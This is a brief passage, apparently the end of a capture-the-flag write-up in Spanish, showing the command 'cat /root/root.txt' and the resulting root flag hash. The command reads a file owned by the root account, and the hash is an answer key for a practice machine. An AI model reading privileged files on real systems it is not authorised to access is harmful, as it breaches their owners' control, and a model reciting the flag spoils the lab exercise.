cat /root/root.txt
```

Resultado: 55899f329db2f0bb6aa63d2f09397f30